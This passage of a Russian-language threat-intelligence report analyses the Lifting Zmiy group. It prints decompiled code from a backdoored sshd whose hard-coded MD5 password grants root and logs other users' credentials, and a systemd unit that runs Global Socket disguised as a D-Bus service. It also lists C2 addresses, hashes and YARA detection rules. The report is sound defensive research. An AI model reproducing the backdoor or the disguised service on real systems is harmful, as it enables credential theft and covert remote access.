Функционал реализован за счет вредоносных функций, дописанных в бэкдорные варианты sshd и libprivatessh.so. В функции `mw_backdoored_check_pass_md5_and_set_unicorn` вычисляется MD5 пароля, введенного при аутентификации, и сравнивается с жестко закодированным значением **d848c0fb4a838e85130db48661b742f1**:

```
1  __int64 __fastcall mw_backdoored_set_unicorn_md5_pass(char *a1_passwd)
2  {
3    __int64 v1; // rsi
4    __int128 v3; // [rsp+0h] [rbp-30h] BYREF
5    __m128i v4; // [rsp+10h] [rbp-20h] BYREF
6
7    v3 = g_md5;                                   // g_md5 == d848c0fb4a838e85130db48661b742f1
8    v1 = strlen(a1_passwd);
9    MD5(a1_passwd, v1, &v4);
10   if ( _mm_movemask_epi8(_mm_cmpeq_epi8(_mm_load_si128((const __m128i *)&v3), v4)) == 0xFFFF )// compare hash
11   {
12     unicorn = 1;
13     g_options_permit_root_login = PERMIT_YES;
14     sshlog_su((__int64)a1_passwd, v1);
15   }
16   else
17   {
18     strcpy(dest, a1_passwd);
19   }
20   return _stack_chk_guard;
21 }
```

Если значения совпадают, то:

- устанавливается значение переменной g_options_permit_root_login = PERMIT_YES, позволяя таким образом аутентифицироваться из-под учетной записи root;
- вызывается функция `sshlog_su` (такой функции нет в оригинальной библиотеке) из libprivatessh.so, где устанавливается переменная unicorn = 1 (флаг успешной авторизации).

MD5	723dfe3dc3e74d16809700b5ece2b28a

SHA1	5419d3907fbe5e08c8e92bfb9e7d13598624c37e
SHA256	170e5dfe925e4065189a3708f3e565627b4def57bca550ad9c2a30f8c5a4c7f6
File name	libprivatessh.so.5
File type	ELF 64-bit LSB executable
File size	679.05 kB

Если же значения не совпадают, то введенный пароль копируется в выделенный буфер. Далее вызывается функция `mw_backdoored_save_ssh_creds_for_non_owner_users`. Ее назначение — запись имен и паролей пользователей, которые не являются owner (то есть unicorn != 1), в файл "/var/mail/.../..". При этом могут быть записаны невалидные для аутентификации пароли, так как проверка пароля происходит после записи учетных данных в файл.

Перед записью в файл данные шифруются с помощью xor на ключе d848c0fb4a838e85130db48661b742f1 в следующем формате:

`<dword_pair_length>\<username>:\<password>\n`

Где шифруются только значения `\<username>:\<password>\n`

Global Socket

Это еще одно ПО с открытым исходным кодом, основная задача которого — построение TCP-соединений, обходящих NAT\Firewall через облачный сервис Global Socket Relay Network (GSRN – 135.125.107[.]221) посредством предоставления источнику и жертве одной и той же строки-секрета. Таким образом, кроме обхода различных средств сетевой безопасности, использование данного ПО позволяет скрыть реальный сервер управления злоумышленников.

MD5	bf0aa35ce8ce1ef1155607e57e0227c3
SHA1	223d99f7f0c90d8b4eeace2ac59a71b8a1f410a6
SHA256	cb5f62bf7b591e69bd38e6bf8e40e8d307d154b2935703422d44f02e403d2e78
File name	gs-dbus
File type	ELF 64-bit LSB executable

File size	1.07 MB
Source code	https://github.com/hackerschoice/gsocket

ПО имеет модульную архитектуру. Приведем краткое описание основных возможностей:

- Модуль gs-sftp – встроенный функционал доставки файлов на хост-клиент посредством SFTP.
- Модуль gsocket:
  - построение SSH-соединений сервер-клиент;
  - возможность создавать OpenVPN-сессии между двумя хостами за NAT\Firewall.
- Модуль gs-mount предоставляет доступ к удаленной файловой системе клиента.
- Модуль gs-netcat обладает внушительным перечнем возможностей и функций, основные из них:
  - шифрование трафика AES-256;
  - создание Socks4/4a/5 прокси-сервера;
  - интерактивный шелл.

В ходе нашего расследования мы обнаружили это ПО, развернутое на системах жертвы в виде сервисов:

```
[Unit]
Description=D-Bus System Connection Bus
After=network.target
[Service]
Type=simple
Restart=always
RestartSec=10
WorkingDirectory=/root
ExecStart=/bin/bash -c "GS_ARGS='-k /lib/systemd/system/gs-dbus.dat -ilq' exec -a '[kcached]' '/usr/bin/gs-dbus'"
[Install]
WantedBy=multi-user.target
```

Указанный .dat-файл содержит secret-строчку для взаимодействия с сервером управления:

`DezUhLM7JJ2oA9GWptSBsw`

Инфраструктура

Проанализировав найденные сэмплы Reverse SSH, мы извлекли соответствующие адреса C2, которые указывали на зараженные ПЛК Текон-Автоматика. Используя обнаруженный паттерн, мы нашли больше управляющих серверов на скомпрометированном оборудовании:

C2	**ASN**	**Начало активности**
79.120.62[.]218	AS12714	декабрь 2023
79.111.117[.]174	AS12714	декабрь 2023
79.111.233[.]34	AS12714	декабрь 2023

79.120.38[.]38	AS12714	январь 2024
176.192.20[.]118	AS12714	декабрь 2023
176.192.57[.]122	AS12714	март 2024
176.192.49[.]226	AS12714	март 2024
176.192.114[.]82	AS12714	январь 2024
188.35.20[.]137	AS42148	апрель 2024
178.213.207[.]91	AS42498	апрель 2024
178.173.26[.]69	AS47759	декабрь 2023
46.160.189[.]123	AS41560	апрель 2024
46.160.189[.]124	AS41560	апрель 2024
89.22.156[.]31	AS49893	апрель 2024
178.22.51[.]74	AS44943	июнь 2024
176.107.13[.]143	AS42998	декабрь 2023

Также в результате пассивного сканирования мы обнаружили инфраструктуру, похожую по конфигурации на серверы управления Reverse SSH. Правда, они были размещены уже не на оборудовании Текон-Автоматики:

C2	ASN	Начало активности
158.160.5[.]218	AS200350	май 2024
206.119.171[.]140	AS133199	май 2024
108.181.165[.]94	AS40676	май 2024
179.60.149[.]42	AS395839	апрель 2024
179.60.149[.]78	AS395839	апрель 2024
194.190.152[.]129	AS41745	февраль 2024
176.120.67[.]40	AS44477	апрель 2024

Всего мы обнаружили 23 C2-сервера. На конец июня 2024 года 14 из них были активны. Из этих 14 серверов восемь были развернуты на взломанных ПЛК.

Анализируя pDNS-данные C2-серверов, мы обнаружили домен `sensor[.]fun`, который резолвится в IP-адреса найденной инфраструктуры Lifting Zmiy. Домен зарегистрирован 2023-09-29 и по крайней мере 2024-02-28 с него раздавался образец Reverse SSH (`hxxp://sensor[.]fun/tiago[.]exe - MD5: 41b99b0770f01afbd80481fb6f811bcc`).


IP	Первый резолв
176.192.49[.]226	2024-06-14
195.158.232[.]2	2024-06-14
89.22.156[.]31	2024-04-10
178.22.51[.]74	2024-06-14

46.160.189[.]123	2024-06-14
178.213.207[.]91	2024-06-14
46.160.189[.]124	2024-06-14

Для поиска C2-серверов Reverse SSH мы использовали специальные правила сканирования в нашем внутреннем хантинг-сервисе. Логика этих правил сводится к выполнению определенной комбинации следующих условий:

- TLS-сертификат, содержащий в CN-значение *ip*:443 (*.*.*.*:443);
- Наличие на 443 порту баннера веб-сервера Nginx, возвращающего ошибку 404. Это обусловлено функционалом Reverse SSH: “Make webserver look like nginx”;
- Для серверов, расположенных на ПЛК Текон-Автоматика, HTML Title должен содержать соответствующие подстроки, например, “Контроллер инженерного оборудования *” или “Концентратор универсальный*”.

Далее необходимо провалидировать результаты сканирования путем SSH-коннекта. Искомый C2-сервер при попытке соединения на 443 порт, будет предлагать принять его публичный ключ, механизм которого описан выше:



Таким образом, если сервер отдает фингерпринт публичного ключа при обращении на 443 порт, с высокой долей вероятности он является очередным C2-сервером Reverse SSH.

Атрибуция

С самого начала исследования у нас практически не было сомнения в том, что группа происходит из Восточной Европы, так как атакующие публично взяли на себя ответственность за взлом организации из первого кейса в одном из своих телеграм-каналов.

Согласно whois-записи одного из доменов, используемого Lifting Zmiy для распространения своего ВПО, он был зарегистрирован с помощью украинского регистратора:

Whois Record for Sensor.fun

Domain Profile

Registrar	Hosting Ukraine LLC IANA ID: 2374 URL: https://www.ukraine.com.ua/ Whois Server: whois.ukraine.com.ua domain@abuse.team (p) +380.443927433
Registrar Status	ok
Dates	271 days old Created on 2023-09-29 Expires on 2024-09-29 Updated on 2023-10-04

Кроме того, важной частью расследования кейса №4 стало обнаружение интересной подсети IP-адресов, с которых велись подключения злоумышленников к инфраструктуре жертвы.

IP Information for 145.224.121.64

Quick Stats

IP Location	Ukraine Kyiv
ASN	AS14593 SPACEX-STARLINK, US (registered Sep 05, 2018)
Resolve Host	customer.frntdeu1.pop.starlinkisp.net
Whois Server	whois.ripe.net
IP Address	145.224.121.64

```
% Abuse contact for '145.224.121.64 - 145.224.121.95' is ' starlink-abuse@spacex.com '

inetnum:         145.224.121.64 - 145.224.121.95
netname:         STRLNK-MC-SOF2-POOL10-V4
country:         BG
admin-c:         SN9171-RIPE
tech-c:          SN9171-RIPE
status:          ASSIGNED PA
mnt-by:          mnt-us-spacex-1
created:         2021-12-06T03:17:50Z
last-modified:   2021-12-06T03:17:50Z
source:          RIPE

role:            Starlink Admin
address:         1 Rocket Rd
address:         90250
address:         Hawthorne
address:         UNITED STATES
phone:           +13103636000
e-mail:          starlink-admin@spacex.com
```

Whois-запись IP адреса, с которого осуществлялось подключение атакующих


Согласно Whois записям обнаруженных IP-адресов, они относятся к провайдеру Starlink Services, LLC, который является подразделением компании SpaceX и предоставляет услуги широкополосного спутникового интернета по всему миру.

Заключение

На момент нашего исследования группа Lifting Zmiy по-прежнему проявляет высокую активность. Используя внутренние хантинг-системы, мы постоянно находим новые элементы их инфраструктуры. Несмотря на использование злоумышленниками широкого набора различных публично доступных инструментов при проведении атак, Lifting Zmiy демонстрирует достаточно высокий уровень понимания принципов функционирования ОС Linux, умело скрывая развернутое ВПО.

В расследованных нами кейсах инфраструктуру взламывали путем обычного перебора паролей. Сложно сказать, самостоятельно ли Lifting Zmiy накапливали доступы в разные организации или купили их у злоумышленников, промышляющих продажей скомпрометированных учетных данных. Но во всех случаях с момента первоначальной компрометации и до начала активных действий проходило много времени (иногда несколько месяцев). Это может указывать на то, что учетные данные все-таки были приобретены группировкой у третьих лиц.

Мы визуализировали на таймлайне наиболее значимые инструменты, техники и объекты сетевой инфраструктуры Lifting Zmiy, по которым выстроили пересечения между инцидентами в расследованной цепочке атак.



Основная цель Lifting Zmiy — хищение чувствительных данных. Если же интересующая информация уже получена либо группа понимает, что продвинуться дальше по инфраструктуре у них не получится, они приступают к уничтожению инфраструктуры, как это было в первом кейсе.

В целом использованный группой инструментарий и получение доступа путём перебора паролей в очередной раз подчеркивает необходимость внедрения, а главное, соблюдения базовых принципов информационной безопасности, таких как строгие парольные политики, двухфакторная аутентификация и другие.

IOCs

C2

```
213.87.14[.]102
104.255.66[.]139
79.120.62[.]218
79.111.117[.]174
79.111.233[.]34
176.192.57[.]122
176.192.49[.]226
195.158.232[.]2
89.22.156[.]31
178.22.51[.]74
46.160.189[.]123
178.213.207[.]91
46.160.189[.]124
158.160.5[.]218
206.119.171[.]140
108.181.165[.]94
179.60.149[.]42
179.60.149[.]78
194.190.152[.]129
176.120.67[.]40
79.120.38[.]38
176.192.20[.]118
176.192.114[.]82
188.35.20[.]137
178.173.26[.]69
176.107.13[.]143
urler[.]site
localzilla[.]fun
sensor[.]fun
```

Адреса Global Socket Relay Network

Примечание: адреса ниже добавлены в качестве индикаторов, так как их использует ПО gsocket, которое по нашим данным не эксплуатируется в легитимных целях.

```
135.125.107[.]221
192.145.44[.]201
75.119.130[.]76
213.171.212[.]212
```

Используемая инфраструктура

Примечание: ниже представлен список IP-адресов, с которых наблюдались удаленные подключения Lifting Zmiy к скомпрометированной инфраструктуре. Такие адреса зачастую относятся к общедоступным публичным сервисам, поэтому их нельзя напрямую атрибутировать к группе и заносить в стоп-листы, но можно поставить на мониторинг.

```
104.255.68[.]20
104.255.68[.]70
138.199.53[.]226
138.199.53[.]231
145.224.121[.]64
145.224.123[.]25
145.224.123[.]55
146.70.161[.]163
154.47.19[.]194
156.146.50[.]1
156.146.55[.]226
165.231.178[.]25
176.96.226[.]227
176.96.226[.]243
176.96.226[.]245
178.213.207[.]9
185.183.33[.]220
188.120.228[.]112
194.190.152[.]81
195.14.123[.]51
209.198.130[.]120
216.131.109[.]143
45.153.231[.]21
45.78.6[.]136
45.78.7[.]135
45.78.7[.]88
5.8.16[.]170
5.8.16[.]236
62.112.9[.]165
82.118.29[.]80
84.252.114[.]1
85.132.252[.]35
85.203.39[.]227
87.249.133[.]98
89.39.107[.]200
91.90.123[.]179
92.63.100[.]23
94.137.92[.]1
98.159.226[.]65
98.159.226[.]72
98.159.226[.]73
98.159.226[.]78
```

File hashes

MD5

```
723dfe3dc3e74d16809700b5ece2b28a
1c2c53c430f54f59045c63c02fe774fd
bfce45ed17f9b778a7e2b1f4832c0ea5
728e9466e1c57fcba49d7d14a95ab851
bf0aa35ce8ce1ef1155607e57e0227c3
86f49b35cab2b9ccf7fa306a3067dbde
41b99b0770f01afbd80481fb6f811bcc
```

```
0abcc1d8d85c160a8e6b714045d028ca
9764cf6862afdb88d24dd305d1226d73
e930f5b02e5d20a6841ab86893c3dd96
0b4dd8e23fecb00f6d718db1c937be0d
e68a4c4969eb6a3bd14d68a2095ea212
```

SHA1

```
5419d3907fbe5e08c8e92bfb9e7d13598624c37e
13199beae514d13cf50365678a2a015166912725
3ce493ffadd427645417913c3fc4a48546a9a05c
b4916f2b61a5a71e01c64061420844f33633455a
223d99f7f0c90d8b4eeace2ac59a71b8a1f410a6
d9fab70cb02ea5437eb1287eedeb6e7ebbdeb0f0
58ee2fb1672b3af2db7997bb91cf3ab138d801e1
3949004dbe27de39b22bd83d4d9ffdfa094ec54e
15f892ce1ac9d483e4347521a5754908d1518287
7fc45ff66f59dea79f107b472e9dae3b04725502
ef15bfb08ad93f3a1ce0c0ded1472937cb882f03
e2ea2a3c5e2538cdd6ea97452d9ea291afb1eff1
```

SHA256

```
170e5dfe925e4065189a3708f3e565627b4def57bca550ad9c2a30f8c5a4c7f6
cab22ba432a65c7db751e22a42f8a2079d3810312b24ecacccfd371bf514fe2d
4dc5c2c0a31713d668ee8950cfef5e01800aa7c9fbcfa3467b8d10d1fe84179a
7d8540d7dde17e8f836e2cc04e79784dbbd713db5bf0f7b9356d5a2dcceec21f
cb5f62bf7b591e69bd38e6bf8e40e8d307d154b2935703422d44f02e403d2e78
cfc0ef98f7ede78059a2f794668cdb626c668511b25a75edef2d7ac72e5a3809
d457b15dfcdd6669d60af6d96f56757674b6f0fbba11999f76f47e03bd635d09
62a7a561000c6686b338dfbc70309561a05300eeb71d9108c6d6d22a8d0bec6c
f893f73b879cf12b2ce821ea65465031ae6f30f7dc0c97c7e0acfc0d926dd92b
0fae988b21c2cdaceeeabfba154b6239b7069092a009be25b05dfc29778159b9
ab9bca283072c637d56bc17d9b59c054a0e0d83d157ecf539e0f3dc50ddd88e3
2555ca7597171a0fc8ff75015e7e1d03c7ca5a632907640de65c6084d635b3a9
```

Yara

```
rule ReverseSSH {
   meta:
       description = "Detects golang Reverse ssh tool"
       author = "Solar 4RAYS"
       md5 = "0abcc1d8d85c160a8e6b714045d028ca"
       md5 = "9764cf6862afdb88d24dd305d1226d73"
       md5 = "e930f5b02e5d20a6841ab86893c3dd96"
       md5 = "0b4dd8e23fecb00f6d718db1c937be0d"
       md5 = "e68a4c4969eb6a3bd14d68a2095ea212"

   strings:
       $s1 = "/NHAS/reverse_ssh/internal/client" ascii
   condition:
       all of them
}
```

```
rule apt_LiftingZmiy_xorkey {
   meta:
       description = "detects xor key (also used as md5 password hash for login) used in backdoored ssh"
       author = "Solar 4RAYS"
       md5= "1c2c53c430f54f59045c63c02fe774fd" // backdoored ssh ELF
   strings:
       $ = { D8 48 C0 FB 4A 83 8E 85 13 0D B4 86 61 B7 42 F1 }
   condition:
       any of them
```

```
}
```

```
rule apt_LiftingZmiy_backdoored_ssh {
   meta:
       description = "Detects backdoored ssh + libprivatessh.so.5 files"
       author = "Solar 4RAYS"
       md5 = "1c2c53c430f54f59045c63c02fe774fd" // backdoored ssh ELF
       md5 = "723dfe3dc3e74d16809700b5ece2b28a" // backdoored libprivatessh.so.5

   strings:
       $creds_file = "/var/mail/.../.,"
       $pass_md5 = { D8 48 C0 FB 4A 83 8E 85 13 0D B4 86 61 B7 42 F1 }
       $s1 = "unicorn"
       $s2 = "sshlog_su"
   condition:
       uint32(0) == 0x464c457f and
           filesize < 800KB and
           ($pass_md5 or $creds_file or all of ($s*))
}
```

Приложение. Расширенная информация по файловым IOCs

Примечание: большинство образцов Reverse SSH были извлечены из оперативной памяти, поэтому для точного определения файлов, предлагаем использовать наше Yara-правило.

Имя файла	**MD5**	**SHA1**	**SHA256**
libprivatessh.so.5	723dfe3dc3e74d16809700b5ece2b28a	5419d3907fbe5e08c8e92bfb9e7d13598624c37e	170e5dfe925e4065189a3708f3e5
sshd	1c2c53c430f54f59045c63c02fe774fd	13199beae514d13cf50365678a2a015166912725	cab22ba432a65c7db751e22a42f8
1	bfce45ed17f9b778a7e2b1f4832c0ea5	3ce493ffadd427645417913c3fc4a48546a9a05c	4dc5c2c0a31713d668ee8950cfef5
rs	728e9466e1c57fcba49d7d14a95ab851	b4916f2b61a5a71e01c64061420844f33633455a	7d8540d7dde17e8f836e2cc04e79
gs-dbus	bf0aa35ce8ce1ef1155607e57e0227c3	223d99f7f0c90d8b4eeace2ac59a71b8a1f410a6	cb5f62bf7b591e69bd38e6bf8e40e

document.docx.exe	86f49b35cab2b9ccf7fa306a3067dbde	d9fab70cb02ea5437eb1287eedeb6e7ebbdeb0f0	cfc0ef98f7ede78059a2f794668cd
tiago.exe	41b99b0770f01afbd80481fb6f811bcc	58ee2fb1672b3af2db7997bb91cf3ab138d801e1	d457b15dfcdd6669d60af6d96f56
-	0abcc1d8d85c160a8e6b714045d028ca	3949004dbe27de39b22bd83d4d9ffdfa094ec54e	62a7a561000c6686b338dfbc7030
-	9764cf6862afdb88d24dd305d1226d73	15f892ce1ac9d483e4347521a5754908d1518287	f893f73b879cf12b2ce821ea6546
-	e930f5b02e5d20a6841ab86893c3dd96	7fc45ff66f59dea79f107b472e9dae3b04725502	0fae988b21c2cdaceeeabfba154b6
-	0b4dd8e23fecb00f6d718db1c937be0d	ef15bfb08ad93f3a1ce0c0ded1472937cb882f03	ab9bca283072c637d56bc17d9b5
176.192.20.118	e68a4c4969eb6a3bd14d68a2095ea212	e2ea2a3c5e2538cdd6ea97452d9ea291afb1eff1	2555ca7597171a0fc8ff75015e7e1

Source: https://rt-solar.ru/solar-4rays/blog/4506/